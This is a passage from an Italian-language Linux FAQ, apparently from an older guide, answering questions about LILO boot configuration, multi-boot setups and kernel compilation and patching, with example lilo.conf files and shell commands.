Il fatto di potere provare l’avvio del sistema da dischetto permette di provare in tutta sicurezza i procedimenti di avvii multipli dei sistemi operativi. Capita spesso di avere delle difficoltà nel configurare un sistema che debba poter avviare alternativamente Linux, MS-Windows 9x e MS-Windows NT. Una volta soddisfatti delle configurazioni provate su dischetto, basterà sostituire ‘**`/dev/fd0`**’ con ‘**`/dev/hda`**’ e rilanciare:

lilo -v[*Invio*]

388.6.3) Come si installa LILO in una posizione diversa da quella attuale?

Il file ‘`/etc/lilo.conf`’ contiene la riga:

```
boot=
```

Questa indica su quale dispositivo o su quale partizione dovrà essere installato LILO. Indicando ‘`/dev/hda`’ LILO verrà installato nel settore di avvio (*boot*) del primo disco fisso IDE/EIDE; indicando invece ‘`/dev/hdb2`’, verrà installato nella seconda partizione del secondo disco fisso della prima catena IDE/EIDE. In questo ultimo caso, la partizione deve essere resa avviabile (mediante il comando ‘**`a`**’ di ‘**`fdisk`**’ o l’apposita casella di ‘**`cfdisk`**’).

Dopo aver fatto le modifiche, LILO deve essere rilanciato mediante il comando:

lilo -v[*Invio*]

388.6.4) Come si elimina LILO?

Da un sistema con sistema operativo Dos o MS-Windows:

`C:\>` **`fdisk /mbr`**[*Invio*]

oppure, dopo avere avviato da un disco di ripristino di MS-Windows:

`C:\>` **`sys c:`**[*Invio*]

Da Linux invece:

`#` **`lilo -U`**[*Invio*]

oppure si può utilizzare '**`dd`**' per riscrivere il MBR originario grazie al file di backup che LILO crea al momento della sua installazione. Questo file generalmente risiede in '`/boot`' e ha di solito un nome tipo '`boot.xxxx`' (*xxxx* può assumere diversi valori). Il comando per riscrivere il MBR è:

`#` **`dd if=boot.`***xxxxx* **`of =/dev/hda bs=446 count=1`**[*Invio*]

388.6.5) Come si fa a scegliere quale sistema operativo avviare in maniera predefinita con LILO?

Il sistema operativo che si avvia in maniera predefinita è il primo di quelli indicati nel file '`/etc/lilo.conf`'. Se ad esempio si dispone di un '`/etc/lilo.conf`' come il seguente, il sistema operativo predefinito sarà GNU/Linux

```
boot=/dev/sdb1
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/vmlinuz
\011label=linux
\011root=/dev/sdb1
\011initrd=/boot/initrd
\011read-only
other=/dev/sda1
\011label=dos
\011table=/dev/sda
```

Se invece si ha l'intenzione di rendere MS-Windows il sistema predefinito, occorrerà semplicemente invertire le sezioni '**`image`**' e '**`other`**':

```
boot=/dev/sdb1
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
other=/dev/sda1
\011label=dos
\011table=/dev/sda
image=/boot/vmlinuz
\011label=linux
\011root=/dev/sdb1
\011initrd=/boot/initrd
\011read-only
```

Ogni cambiamento effettuato dovrà comunque essere sempre seguito dal comando '**`lilo`**':

\# **`lilo -v`**[*Invio*]

388.6.6) Come è possibile con LILO gestire più distribuzioni GNU/Linux sullo stesso sistema?

Assumendo che il '`/etc/lilo.conf`' sia originariamente simile a questo:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/bzImage
\011label=linux.debian
\011root=/dev/hda1
\011read-only
```

si deduce che LILO è per ora in grado di avviare una sola distribuzione. Per permettere a LILO di avviare altre distribuzioni, sarà necessario aggiungere tante sezioni '**`image`**' quante saranno le ulteriori distribuzioni da avviare.

Ogni sezione '**`image`**' indicherà il nome dell'immagine del kernel da avviare, il suo percorso, la partizione su cui montare il file system principale (*root*).

Se si volesse quindi aggiungere una sezione che possa invocare una seconda distribuzione, presente su '`/dev/hda4`', si dovrà aggiungere il seguente codice:

```
image=/boot/vmlinuz-2.2.5-15
      label=linux.redhat
      root=/dev/hda4
      read-only
```

Questo presume che occorre copiare nella directory '`/boot`' della prima distribuzione, l'immagine del kernel della seconda; la directory '`/lib/modules/x`' [27] deve essere copiata nella directory '`/lib/modules/`' della prima distribuzione. '**`linux.redhat`**' sarà l'etichetta che servirà ad invocare la seconda distribuzione.

Ecco quindi il '`/etc/lilo.conf`' completo:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/bzImage
      label=linux.debian
      root=/dev/hda1
      read-only
image=/boot/vmlinuz-2.2.5-15
      label=linux.redhat
      root=/dev/hda4
      read-only
```

388.6.7) Come si deve configurare LILO se sulla macchina è installato anche MS-Windows NT?

Assumendo che sul primo disco sia installato GNU/Linux e MS-Windows ad esempio sulle partizioni '`/dev/hda1`' e '`/dev/hda2`' e che MS-Windows NT sia installato sul disco fisso slave, il file '`/etc/lilo.conf`' dovrà essere configurato come nell'esempio seguente:

[27] *x* è la versione del kernel della seconda distribuzione.

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=30
other=/dev/hda1
        label=dos
        table=/dev/hda
image=/boot/vmlinuz-2.2.5-15
        label=linux
        root=/dev/hda2
        read-only
other=/dev/hdb
        label=nt
        map-drive=0x80
           to = 0x81
        map-drive=0x81
           to = 0x80
```

LILO verrà quindi installato sul MBR del primo disco fisso. La configurazione ora descritta, permetterà di scegliere al prompt di LILO uno dei tre sistemi operativi mediante le tre etichette:

1. dos
2. linux
3. nt

La scelta di uno dei primi due sistemi operativi comporterà il loro avvio in maniera convenzionale. La scelta invece di MS-Windows NT comporterà lo scambio logico dei codici dell'identificazione dei dischi. Essi sono tipicamente 80_{16} per il primo disco IDE master) e 81_{16} per il secondo (slave). La porzione:

```
map-drive=0x80
   to = 0x81
map-drive=0x81
   to = 0x80
```

effettuerà questo scambio permettendo a MS-Windows NT di trovarsi su un disco master.

Considerando questa possibilità è bene provvedere, ad installare MS-Windows NT o su un disco montato come master o su un disco slave dopo aver provveduto a disabilitare dal BIOS il disco fisso master contenente gli altri sistemi operativi. Dopo l'installazione, si dovrà reimpostare come slave il disco in oggetto.

388.6.8) Come si configura LILO se si vuole installare una distribuzione GNU/Linux sul primo disco fisso e MS-Windows su un altro?

MS-Windows per avviarsi deve risiedere nel primo disco fisso della prima catena IDE/EIDE; se questo non è possibile si deve ricorrere alle opzioni '**`map-drive`**' di LILO. Mediante queste opzioni, si effettuerà lo scambio logico dei codici dell'identificazione dei dischi. Essi sono 80_{16} per il disco master della prima catena IDE/EIDE e 81_{16} per il disco slave della stessa catena e così via. Lo scambio permette di rendere master dischi slave e viceversa.

Con il '`/etc/lilo.conf`' configurato in questo modo:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
```

```
default=linux
prompt
timeout=20
read-only
root=/dev/hda1
image=/vmlinuz
\011label=linux
other=/dev/hdb1
\011label=win
\011map-drive=0x80
\011to=0x81
\011map-drive=0x81
\011to=0x80
```

MS-Windows potrà essere avviato normalmente seppure esso non risieda nel primo disco fisso della prima catena IDE/EIDE.

388.6.9) Se si reinstalla MS-Windows, il MBR contenente LILO verrà sovrascritto; come posso prevenire questo problema?

Si consiglia in genere, prima di trovarsi in situazioni spiacevoli di replicare su dischetto il proprio LILO una volta soddisfatti del suo funzionamento. Per fare questo, basta sostituire, all'interno del file '`/etc/lilo.conf`' queste righe:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
```

con queste altre:

```
boot=/dev/fd0
compact
read-only
```

e rilanciare '**`lilo`**' con un dischetto inserito nel lettore:

`#` **`lilo -v`**[*Invio*]

In tal modo, qualora il MBR (*Master Boot Record*) venisse sovrascritto, si sarà in grado di avviare il sistema esattamente come prima ma da dischetto. A quel punto non resterà altro che rilanciare '**`lilo`**' assicurandosi che le impostazioni di '**`boot`**', '**`map`**' e '**`install`**' siano corrette.

388.6.10) Come si può impostare una password per LILO?

L'indicazione della password per LILO deve essere posta nel file '`/etc/lilo.con`'. La sintassi è semplice ed è indicata dalla pagina di manuale di *lilo.conf (1)*:

```
password=password
```

La password può essere inserita sia nella sezione con le impostazioni generali che nelle singole sezioni specifiche di ogni sistema operativo.

388.6.11) Perché digitare «linux 1» al prompt di LILO consente l'accesso al sistema senza richiesta di password?

Tutto dipende dal fatto che per poter dare questo comando bisogna avere l'accesso fisico al sistema. Un server di solito, al contrario di macchine casalinghe, si trova in luoghi protetti il cui accesso è riservato a poche persone. Riavviare un server è un operazione a volte possibile esclusivamente via hardware. Ecco quindi che la possibilità di dare un comando a LILO è una facoltà riservata spesso solo a coloro che possono accedere fisicamente alla macchina. E' possibile in ogni caso impostare una password aggiungendo la riga:

```
password=password
```

al file '`/etc/lilo.conf`'; in questo modo anche se il sistema verrà riavviato, ci sarà un controllo al prompt di LILO. Inoltre, se viene aggiunta anche la riga:

```
restricted
```

LILO chiederà la password ogni volta che si cercherà di fornirgli degli argomenti. Dal momento che la password viene scritta in chiaro, il file dovrà essere accessibile solo da '**`root`**'.

388.6.12) '`Error 0x10`' - visualizzazione di ripetuti 01 con LILO

In questi casi si deve controllare che:

- il disco fisso contenente GNU/Linux sia impostato nel BIOS con la modalità LBA attivata;
- la partizione radice (*root*) risieda entro il cilindro 1024. Se così non è, LILO non funziona. [28]

388.6.13) Da cosa può dipendere se si riceve la segnalazione della presenza di un virus nel settore di avvio (*boot*)?

Qualora all'avvio del sistema, dopo che sia stato scelto il sistema operativo desiderato mediante LILO, si presenti un messaggio che indichi che è stato rilevato un virus nel settore di avvio (*boot*), occorre disattivare dal BIOS, il controllo dei virus. Il BIOS confonde LILO con un virus. Se dopo tale operazione, il problema persistesse è probabile allora che ci sia un virus.

388.6.14) Ci sono delle valide alternative a LILO?

LILO è solo uno dei tanti gestori degli avvii (*boot loader*). Tra gli altri gestori liberi ricordiamo:

- GRUB; [29]
- GAG; [30]
- Smart BootManager; [31]

[28] Come già accennato, le recenti versioni di LILO non hanno più questa limitazione.
[29] **GNU GRUB** GPL
[30] **GAG** GPL
[31] **Smart BootManager** GPL

- Psiko. [32]

Figura 388.5. Una schermata di GAG.

Figura 388.6. Una schermata di GAG.

[32] **Psiko** GPL

Figura 388.7. Una schermata di GAG.

Alternativamente, si deve sempre ricordare che è possibile avviare GNU/Linux tramite un dischetto di avvio (*boot*) o tramite Loadlin.

388.7 Kernel

388.7.1) Come si può sapere quale è l'ultima versione del kernel?

Si può fare mediante '**`finger`**':

`[bigpaul@localhost /~]$` **`finger @linux.kernel.org`**[*Invio*]

o:

`[bigpaul@localhost /~]$` **`finger @finger.kernel.org`**[*Invio*]

e verrà restituito qualcosa simile a questo:

```
[linux.kernel.org]

        The latest stable version of the Linux kernel is:     2.2.12
        The latest beta version of the Linux kernel is:       2.3.18
        The latest prepatch (alpha) version *appears* to be:  none
```

Figura 388.8. Il comando finger.

388.7.2) Come si visualizza la versione del kernel in uso?

Si visualizza con '**`uname`**' seguito dall'opzione *-n*:

`[bigpaul@localhost /~]$` **`uname -r`**[*Invio*]

388.7.3) Come è possibile conoscere il nome del file dell'immagine del kernel che è stata caricata?

Esiste la variabile *BOOT_IMAGE* di LILO che contiene il file dell'immagine del kernel che è stata caricata. Purtroppo essa viene azzerata da qualche processo, per cui dopo il login risulta vuota. Bisogna usarla prima di '**`depmod`**' in '`rc.sysinit`' per visualizzarne il valore.

Si deve ricordare comunque che con:

`#` **`uname -a`**[*Invio*]

viene restituita una riga di questo tipo:

```
Linux server 2.2.13 #4 Sun Nov 21 14:13:37 CET 1999 i586 unknown
```

da cui è possibile capire almeno la versione del kernel utilizzato.

388.7.4) Come si ricompila il kernel?

La metodica qui di seguito spiegata si riferisce sia alla ricompilazione di un kernel già in utilizzo, sia alla ricompilazione di una nuova versione.

Qualora si intenda ricompilare il kernel gi presente nel sistema, occorre assicurarsi che nella directory '`/usr/src`' sia generalmente presente un collegamento simbolico chiamato '**`linux`**' che punti alla directory che contiene tutti i sorgenti del kernel installato. A volte non è presente tale collegamento simbolico ma c'è direttamente la directory '`linux`'. Qualora non sia presente nessuno dei due, occorre individuare la directory contenente i sorgenti e creare in '`/usr/src`' un collegamento simbolico chiamato '**`linux`**' che vi punti.

Se si deve invece ricompilare una nuova versione del kernel, si deve copiare il pacchetto in '`/usr/src`' e successivamente si deve decomprimerlo mediante:

`cd /usr/src/`[*Invio*]

`tar -zxvf pacchetto.tar.gz`[*Invio*]

In questo modo verrà creata una nuova directory chiamata '`linux`' dove sono presenti i sorgenti del nuovo kernel. Se la directory creata dal processo di decompressione non si chiama '`linux`', si dovrà rinominarla:

`mv` *directory_creata* **`linux`**[*Invio*]

o creare un collegamento simbolico simbolico ad essa:

`ln -s` *directory_creata* **`linux`**[*Invio*]

Ora occorre entrare nella directory '`/usr/src/linux`' (collegamento simbolico o directory che sia) e si devono eseguire questi comandi:

`make mrproper`[*Invio*]

(Questo comando cancella il file '`.config`' riazzerando tutte le opzioni selezionate nell'ultimo tentativo di ricompilazione.) [33]

`make menuconfig`[*Invio*]

se si vuole una schermata interattiva testuale, oppure, per una schermata grafica:

`make xconfig`[*Invio*]

Figura 388.9. make xconfig.

A questo punto si devono scegliere tutte le componenti che si desiserano utilizzare e il supporto per le periferiche di cui si dispone. A scelta ultimata, si salva la configurazione (che verrà salvata nel file '`.config`') e si impartiscono i seguenti comandi:

`make dep`[*Invio*]

`make clean`[*Invio*]

`make bzImage`[*Invio*]

[33] Si deve ricordare che questo è un comando facoltativo, infatti se vogliamo ricompilare il kernel una seconda volta modificando pochissimi valori dall'ultima ricompilazione, il comando sopra indicato, cancellerà tutte le ultime impostazioni. Se lo omettiamo quindi, ritroveremo tutte le opzioni selezionate in precedenza.

che possono essere anche inclusi tutti insieme in un unico comando:

make dep clean bzImage[*Invio*]

Conviene fare:

make bzImage[*Invio*]

e non:

make zImage[*Invio*]

perché il secondo comando crea un'immagine del kernel più grande che il LILO può non accettare; per cui conviene subito compilare con l'opzione '**bzImage**'.

Se alcune componenti sono state dichiarate come modulo, va dato il comando:

make modules[*Invio*]

e subito dopo:

make modules_install[*Invio*]

A questo punto l'immagine del kernel sarà stata creata nella directory '/usr/src/linux/arch/i386/boot' con il nome 'bzImage'.

L'immagine va copiata nella directory '/boot/':

cp bzImage /boot[*Invio*]

Si deve in seguito modificare opportunamente il file '/etc/lilo.conf' indicando il nuovo nome dell'immagine. Nella sezione corrispondente al sistema GNU/Linux si deve inserire il nome del file dell'immagine dopo:

```
image=
```

Se ad esempio non si è rinominato il file dell'immagine, si dovrà inserire la riga seguente:

```
image=bzImage
```

Le modifiche effettuate al file '/etc/lilo.conf' non saranno effettive fino a che non si lancia '**lilo**':

/sbin/lilo[*Invio*]

A questo punto al riavvio, partirà la nuova versione del kernel.

388.7.5) Come funziona la ricompilazione del kernel in una distribuzione GNU/Linux Debian?

In una distribuzione GNU/Linux Debian, la gestione del kernel presenta una particolarità sebbene sia sempre possibile operare in maniera convenzionale come indicato nella LDR 388.7.4. La particolarità consiste nella possibilità di creare pacchetti Debian del proprio kernel con il vantaggio quindi di potere installare e disinstallare rapidamente diversi pacchetti del kernel e specialmente di potere facilmente utilizzare la stessa immagine su più macchine.

Per fare ciò, è necessario installare i pacchetti '**kernel-package**' e '**bin86**'. La descrizione del pacchetto '**kernel-package**' è la seguente:

```
This package provides the capability to create a debian kernel-image
package by just running make-kpkg kernel_image in a kernel source directory
tree.  It can also build the kernel source package as a debian file, the
kernel headers package. In general, this package is very useful if you need
to create a custom kernel, if, for example, the default kernel does not
support some of your hardware, or you wish a leaner, meaner kernel.

If you are running on an intel x86 platform, and you wish to compile a
custom kernel (why else are you considering this package?), then you may
need the package bin86 as well.  (This is not required on other platforms).

Questo pacchetto consente di poter creare un pacchetto debian contenente
l'immagine del kernel. Esso può inoltre creare un file debian,
il pacchetto delle intestazioni del kernel, da un pacchetto
del sorgente del kernel. In generale, questo pacchetto è molto utile
se avete bisogno di creare kernel personalizzati, se ad esempio, il
kernel predefinito non gestisce una parte del vostro hardware, o se aveste
bisogno di un kernel più piccolo.

Se state utilizzando una piattaforma intel x86, e vorreste compilare
un kernel personalizzato (altrimenti perché dovreste considerare questo pacchetto?),
allora avrete bisogno anche del pacchetto bin86. (Non richiesto
per altre piattaforme).
```

Una volta installati i suddetti pacchetti, si seguono tutti i passaggi indicati nella LDR 388.7.4 fino a '**make menuconfig**' (o '**make xconfig**'). Non serviranno quindi i seguenti comandi: '**make dep**', '**make clean**', '**make zlilo**', '**make modules**', '**make modules install**'.

A questo punto, per creare il pacchetto personalizzato, si deve impartire il seguente comando:

`#` **`make-kpkg nome`**[*Invio*][34]

Nella directory esterna ai sorgenti del kernel sarà ora presente un pacchetto '**deb**' contenente il kernel compilato e tutti i moduli necessari.

Disponendo ora di un pacchetto '**deb**', lo si può installare:

`#` **`dpkg -i /usr/src/nome`**[*Invio*]

Per verificarne il funzionamento, si dovrà riavviare il sistema:

`#` **`shutdown -r now`**[*Invio*]

Oltre al pacchetto del kernel, '**make-kpkg**' è in grado di generare pacchetti Debian particolari:

- '**kernel-headers**' ('`.h`' per compilare programmi dipendenti dal kernel)
- '**kernel-source**' (crea un pacchetto con i sorgenti del kernel)
- '**kernel-doc**' (documentazione del kernel)

> Occorre prestare attenzione a Dselect, che potrebbe sovrascrivere il proprio kernel. Per ovviare a tale problema, premere il tasto [=] sul pacchetto '**kernel-image**' installato; in questo modo Dselect o '**dpkg**' non potrà sostituirlo.

[34] dove '`nome`' è il nome del pacchetto appena creato.

388.7.6) Cosa succede se copio la nuova immagine del kernel in '`/boot`' ma lì c'è la vecchia immagine?

Non è importante che l'immagine del kernel abbia sempre lo stesso nome. Si possono infatti copiare nella directory '`/boot/`' diversi file immagine. Sarà allora compito del gestore degli avvii (*boot manager*) richiamare le immagini desiderate all'avvio del sistema.

Se ad esempio disponiamo di un file '`/etc/lilo.conf`' configurato nel seguente modo:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/bzImage-2.2.0
      label=predefinto
      root=/dev/hda1
      read-only
image=/boot/bzImage-2.2.5-15
      label=prova
      root=/dev/hda1
      read-only
```

nella directory '`/boot/`' saranno presenti i due file immagine '`bzImage-2.2.0`' e '`bzImage-2.2.5-15`' che saranno invocati dal prompt di LILO mediante le etichette '**`predefinito`**' e '**`prova`**'. Si può notare che le due voci puntano alla stessa directory radice per cui si fornisce la scelta di due immagini del kernel diverse per lo stesso sistema GNU/Linux.

388.7.7) Quanto spazio occupa il sorgente del kernel? Si può cancellare dopo la ricompilazione?

I sorgenti decompressi occupano circa **60-70 Mibyte**.

388.7.8) Come si applica una patch al kernel?

L'applicazione di una patch al kernel risulta una operazione molto comoda in quanto consente di evitare lo scaricamento dell'intero sorgente che è generalmente di grosse dimensioni.

Per applicare una patch al kernel, si deve innanzitutto copiare il file di modifiche (*patch*) all'interno della directory '`/usr/src/`'. Entrati quindi nella stessa directory mediante il comando:

`#` **`cd /usr/src`**[*Invio*]

applichiamo il file di modifiche (*patch*):

`#` **`bzip2 -dc nomefile.bz2 |patch -p1`**[*Invio*]

o:

`#` **`gzip -dc nomefile.gz |patch -p0`**[*Invio*]

se è in formato '`.gz`'.

Oltre a questa metodica, si può ricorrere all'eseguibile '**`patch-kernel`**' presente nella directory '`/usr/src/linux/scripts/`'. Con questa metodica, come nella precedente, si copiano i file di modifiche (*patch*) nella directory '`/usr/src/`' e si lancia l'eseguibile '**`patch-kernel`**':

cd /usr/src/linux/scripts/patch-kernel[*Invio*]

'**patch-kernel**' è in pratica uno script che provvede a cercare i file di modifiche (*patch*) nella directory '/usr/src/' e ad applicarli.

388.7.9) Dopo avere applicato una patch al kernel, la procedura di ricompilazione subisce dei cambiamenti?

No, dopo l'applicazione del file di modifiche (*patch*) tutti i file sono stati aggiornati e il sorgente del kernel che ne risulta è identico a quello della versione alla quale si è effettuato l'aggiornamento.

In ogni caso è bene aggiornare la configurazione con il comando:

make oldconfig[*Invio*]

388.7.10) Durante la ricompilazione del kernel, viene segnalata la mancanza di 'wish', perché?

Wish non è altro che l'interprete Tcl. Occorre quindi installare il pacchetto '**tk**' (toolkit Tk) che in ogni caso necessita del pacchetto '**tcl**' (Tool Command Language - TCL).

I pacchetti ora descritti vengono di solito forniti con qualsiasi distribuzione.

388.7.11) Dopo avere ricompilato il kernel, come è possibile provare senza rischio l'immagine appena creata?

La seguente procedura presume che la ricompilazione sia già stata effettuata (388.7.4) e che l'immagine del kernel rinominata in 'bzImage-prova' si trovi nella directory '/boot/'.

Il file '/etc/lilo.conf' attuale dovrebbe somigliare a questo:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/bzImage
\011label=linux
\011root=/dev/hda3
\011read-only
(eventuale altro sistema operativo)
```

'bzImage' (o qualsiasi altro nome) è il nome dell'immagine del kernel attuale e '/dev/hda3' è la partizione radice.

Se come si è detto la nuova immagine del kernel è stata copiata in '/boot/', dovremo aggiungere al file 'lilo.conf', un'altra sezione:

```
image=/boot/bzImage-prova
\011label=prova
\011root=/dev/hda3
\011read-only
```

Il file 'lilo.conf' risulterà quindi:

```
boot=/dev/hda
map=/boot/map
install=/boot/boot.b
prompt
timeout=50
image=/boot/bzImage
\011label=linux
\011root=/dev/hda3
\011read-only
image=/boot/bzImage-prova
\011label=prova
\011root=/dev/hda3
\011read-only
(eventuale altro sistema operativo)
```

Per rendere operative le modifiche apportate a '`lilo.conf`', si dovrà rilanciare LILO:

`#` **`lilo -v`**[*Invio*][35]

Al riavvio del sistema, al prompt di LILO digitando '**`prova`**' verrà avviata la nuova immagine del kernel. Qualora la nuova immagine non funzionasse a dovere, sarà sempre possibile utilizzare l'etichetta '**`linux`**' (in ogni caso la predefinita) per caricare la vecchia immagine del kernel.

Prima di eliminare la vecchia immagine del kernel, è consigliato un certo periodo di prova. Una volta sicuri del funzionamento della nuova configurazione sarà possibile rimuovere la sezione:

```
image=/boot/bzImage
\011label=linux
\011root=/dev/hda3
\011read-only
```

dal file '`/etc/lilo.conf`' e sostituire '**`prova`**' con '**`linux`**'. Ricordarsi sempre, dopo qualsiasi modifica al file di configurazione di LILO, di impartire:

`#` **`lilo -v`**[*Invio*]

per rendere effettive le modifiche.

388.7.12) Si può trasportare l'immagine del kernel da una distribuzione ad un'altra?

Se l'immagine del kernel da spostare include il supporto per caratteristiche del sistema ricevente, sarà un'operazione possibile. Per poter spostare il kernel sono necessari:

- il file '`bzImage`' (l'immagine del kernel, presente generalmente in '`/boot/`', può assumere qualsiasi nome);
- la directory '`/usr/src/linux/include/`';
- la directory '`/lib/modules/x.x.xx`' relativa alla versione del kernel che si sta spostando.

'**`kernel-package`**' (388.7.5) di una distribuzione Debian GNU/Linux consente di creare un pacchetto '**`deb`**' di tutte le componenti di un kernel. L'utilizzo quindi dello stesso kernel, su più sistemi, risulterà quindi più semplice e versatile.

---

[35] *-v* abilita la modalità prolissa

388.7.13) A cosa serve il file '`initrd-x.x.xx.img`' nella directory '`/boot`'?

La guida *The Official Red Hat Linux Reference Guide* riporta quanto segue:

An initrd image is needed for loading your SCSI module at boot time. The shell script /sbin/mkinitrd can build a proper initrd image for your machine if the following conditions are met:

The loopback block device is available.

The /etc/conf.modules file has a line for your SCSI adapter; for example: alias scsi_hostadapter BusLogic

Viene richiesta un'immagine initrd per caricare il vostro modulo SCSI all'avvio. Lo script /sbin/mkinitrd può costruire un'immagine initrd corretta per la vostra macchina se si presentano le seguenti condizioni:

È disponibile il dispositivo di blocco del loopback

Il file /etc/conf.modules presenta una riga per l'adattatore SCSI; ad esempio: alias scsi_hostadapter BusLogic

'`initrd-x.x.xx.img`' è quindi un'immagine utilizzata per caricare il modulo SCSI all'avvio. La si può creare con il comando '**`/sbin/mkinitrd`**'.

388.7.14) Il kernel di Linux è in grado di gestire periferiche USB?

Occorre avere come minimo un kernel 2.2.14 con il *backport* oppure un 2.3.*xx*.

388.7.15) Come è possibile ottimizzare il kernel per macchine con processore Pentium?

Lo si può fare modificando il makefile che si trova in '`/usr/src/linux`'. In pratica bisogna cercare le voci:

- HOSTCFLAGS
- MAKE
- CFLAGS

e modificare il loro contenuto nel seguente modo:

```
HOSTCFLAGS      =-Wall -Wstrict-prototypes -O3 -march=pentium -mcpu=pentium -ffa
st-math -funroll-loops -fomit-frame-pointer -fforce-mem -fforce-addr -malign-dou
ble -fno-exceptions

MAKE    =make -j 4

CFLAGS := $(CPPFLAGS) -Wall -Wstrict-prototypes -O3 -march=pentium -mcpu=pentium
 -ffast-math -funroll-loops -fomit-frame-pointer -fforce-mem -fforce-addr -malig
n-double -fno-exceptions
```

(nella versione 2.3.47 si trova CFLAGS := $(CPPFLAGS) mentre fino alla 2.2.14 c'è solo CFLAGS =).

È da notare che si deve utilizzare come compilatore '**`pgcc`**' (un compilatore gcc ottimizzato per processori pentium).

388.7.16) Dove si trovano i sorgenti del kernel?

I sorgenti del kernel si trovano generalmente nella directory '`/usr/src/linux`'.

388.7.17) Perché sopraggiungono dei problemi relativi a '`ipfwadm`' con i kernel della serie 2.2.*x*?

Perché dai kernel della serie 2.2.*x*, non si usa più '**`ipfwadm`**' ma '**`ipchains`**'.

388.7.18) Perché nei kernel della serie 2.2.*x* non è presente l'opzione *drop source-routed frames*?

La risposta è tratta dal file '`/usr/src/linux/Documentation/Changes`':

```
In 2.0.x the kernel could be configured to drop source routed IP
packets via a compile time configuration option.  In 2.2.x, this has
been replaced by a sysctl.

Nei kernel della serie 2.0.x ci potrebbe essere la configurazione
che (ri)lasci i pacchetti IP sorgenti (originali) instradati
mediante un'opzione di configurazione del tempo di compilazione.
Nella serie 2.2.x, questa caratteristica è stata  sostituita da
una sysctl.
```

388.7.19) Come si verifica quali sono i pacchetti RPM del kernel installati?

Con il comando:

`# rpm -qa | grep kernel | sort`[*Invio*]

388.7.20) Come si possono memorizzare gli eventuali messaggi (di errore e non) che possono risultare dalla procedura di ricompilazione del kernel?

Durante la ricompilazione del kernel, possono verificarsi numerose problematiche che vengono di solito visualizzate mediante messaggi. Con il comando:

`# make dep;make clean;make bzImage > LOG-k 2> ERR-k;make modules > LOG-m 2> ERR-m`[*Invio*]

sarà possibile registrare nei file '`LOG-k`' e '`LOG-m`' gli avvertimenti e gli errori verificatesi durante la ricompilazione del kernel e l'installazione dei moduli.

Risulterà quindi più facile individuare i problemi e le cause degli errori.

388.7.21) Perché dopo la ricompilazione del kernel c'è una diminuzione dello spazio nel disco?

La ricompilazione del kernel comporta una diminuzione dello spazio su disco di circa 20 - 30 Mibyte.

Per recuperare lo spazio, occorre dare:

`# make clean`[*Invio*]

dopo essersi posizionati in '`/usr/src/linux`'.

388.7.22) Dove devo copiare il file '`System.map`' e che operazioni devo compiere su di esso?

Il file '`System.map`' si viene a trovare nella directory '`/usr/src/linux/`' alla fine del processo di ricompilazione del kernel e va copiato nella directory '`/boot/`'. Per ogni immagine del kernel, esiste un '`System.map`' diverso. Occorre quindi provvedere, nel caso si desideri utilizzare più di un'immagine del kernel nel proprio sistema, a sostituire i vari file '`System.map`' a seconda dell'immagine del kernel che si sta utilizzando.

Un modo per fare questo è rinominare i vari '`System.map`' in '`System.map.x.y.z`'[36], e creare ogni volta un collegamento simbolico che punti al '`System.map.x.y.z`' desiderato.

Se ad esempio si è appena ricompilato il kernel 2.2.12 occorrerà copiare in '`/boot/`' l'immagine del kernel e il file '`System.map`' rinominando quest'ultimo in '`System.map.2.2.12`':

`#` **`cp /usr/src/linux/arch/i386/boot/bzImage /boot/`**[*Invio*]

e:

`#` **`cp /usr/src/linux/System.map /boot/System.map.2.2.12`**[*Invio*]

Occorrerà quindi creare il collegamento simbolico in '`/boot`':

`#` **`ln -s /boot/System.map.2.2.12 /boot/System.map`**[*Invio*]

```
lrwxrwxrwx   1 root     root           19 Jun  5 14:38 System.map -> System.map.2.2.12
-rw-r--r--   1 root     root       186846 Jun  5 14:30 System.map-2.2.12
```

388.7.23) Come si possono gestire più file '`System.map`' quando si dispone di più immagini del kernel?

Per far sì che il sistema carichi all'avvio i file '`/boot/System.map`' corretti a seconda dell'immagine del kernel che si è scelto di caricare, si dovrà modificare il file '`/etc/rc.d/init.d/syslog`' ('`/etc/init.d/sysklogd`' in una distribuzione Debian).

La riga:

```
daemon klogd -k /boot/System.map
```

dovrà essere sostituita con:

```
daemon klogd -k /boot/System.map-‘uname -r‘
```

Ora si devono copiare in '`/boot`' i file '`System.map`' dei rispettivi kernel, rinominandoli nel seguente modo:

`#` **`mv System.map System.map-x.y.z`**[*Invio*][37]

388.7.24) Perché il sistema mi avverte che la versione del file '`System.map`' è sbagliata?

Ogni immagine del kernel, ha un '`System.map`' che vi si riferisce. Probabilmente in '`/boot/`' c'è un '`System.map`' che non si riferisce all'immagine del kernel caricata. Questo di solito accade se si dimentica di copiare il file '`System.map`' presente in '`/usr/src/linux/`' in '`/boot/`' al termine della ricompilazione del kernel.

---

[36] *x*,*y* e *z* identificano la versione del kernel cui il file '`System.map`' fa riferimento

[37] *x*, *y* e *z* identificano la versione del kernel; La versione dell'immagine del kernel caricata, si può rilevare mediante il comando '**`uname -r`**'.

Qualora si intenda utilizzare sempre e solo l'ultima immagine creata dal kernel, conviene rendere '`/boot/System.map`' un collegamento simbolico a '`/usr/src/linux/System.map`'; in questo modo ogni volta che il kernel verrà aggiornato, il collegamento farà sempre riferimento all'ultima versione di '`System.map`' e non verranno più segnalati problemi di incongruenza.

388.7.25) `as86 Command not found`

Questo errore si verifica nella fase di creazione dell'immagine del kernel, dopo il comando:

`#` **`make bzImage`**[*Invio*]

In genere viene visualizzato qualcosa del genere:

```
make[1]: Entering directory '/linux/arch/i386/boot'
as -0 -a -o bootsect.o bootsect.s
make[1]: as86: command not found
make[1]: *** [bootsect.o] Error 127
make[1]: Leaving directory '/linux/arch/i386/boot'
make: *** [zImage] Error 2
```

Il problema si presenta perché manca il pacchetto '**`bin86`**' di cui '**`as86`**' fa parte.

388.7.26) `/dev/lp0 :not detected`

Spesso dopo l'aggiornamento del kernel da una versione 2.0.*x* ad una 2.2.*x*, capita di ricevere segnalazioni analoghe alla seguente:

```
/dev/lp0 :not detected
```

